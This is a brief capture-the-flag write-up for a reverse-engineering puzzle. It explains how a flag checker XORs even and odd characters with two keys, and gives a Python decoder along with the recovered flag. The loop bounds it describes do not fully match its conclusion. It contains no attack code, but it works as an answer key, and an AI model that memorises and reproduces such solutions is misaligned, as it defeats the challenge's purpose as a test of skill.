1) The flag length is fixed at 30. The two lists each hold 15 values, hinting that even and odd indices are handled separately. 2) First loop: for i in range(1, len(flag)//2), it checks (ord(flag[i]) ^ 181) == p2[i//2]. This maps odd positions (1,3,5,…) because index starts at 1. So, the character for index 2k+1 is p2[k] ^ 181. 3) Second loop: for i in range(0, len(flag)//2), it checks (ord(flag[i]) ^ 35) == p1[i//2]. This maps even positions (0,2,4,…) because index starts at 0. So, the character for index 2k is p1[k] ^ 35. 4) Decode both halves and interleave: flag[2k] = chr(p1[k] ^ 35) flag[2k+1] = chr(p2[k] ^ 181)
5) Doing that yields the flag.
p1 = [110, 87, 96, 101, 80, 66, 70, 74, 124, 75, 124, 90, 70, 76, 70]
p2 = [208, 212, 225, 206, 219, 222, 234, 219, 193, 208, 215, 193, 214, 209, 200]

flag = ["?"] * 30
for i, v in enumerate(p1):
    flag[2 * i] = chr(v ^ 35)       # even positions
for i, v in enumerate(p2):
    flag[2 * i + 1] = chr(v ^ 181)  # odd positions

print("".join(flag))

//Flag: MetaCTF{snake_in_the_bytecode}
Will continue soon!
:)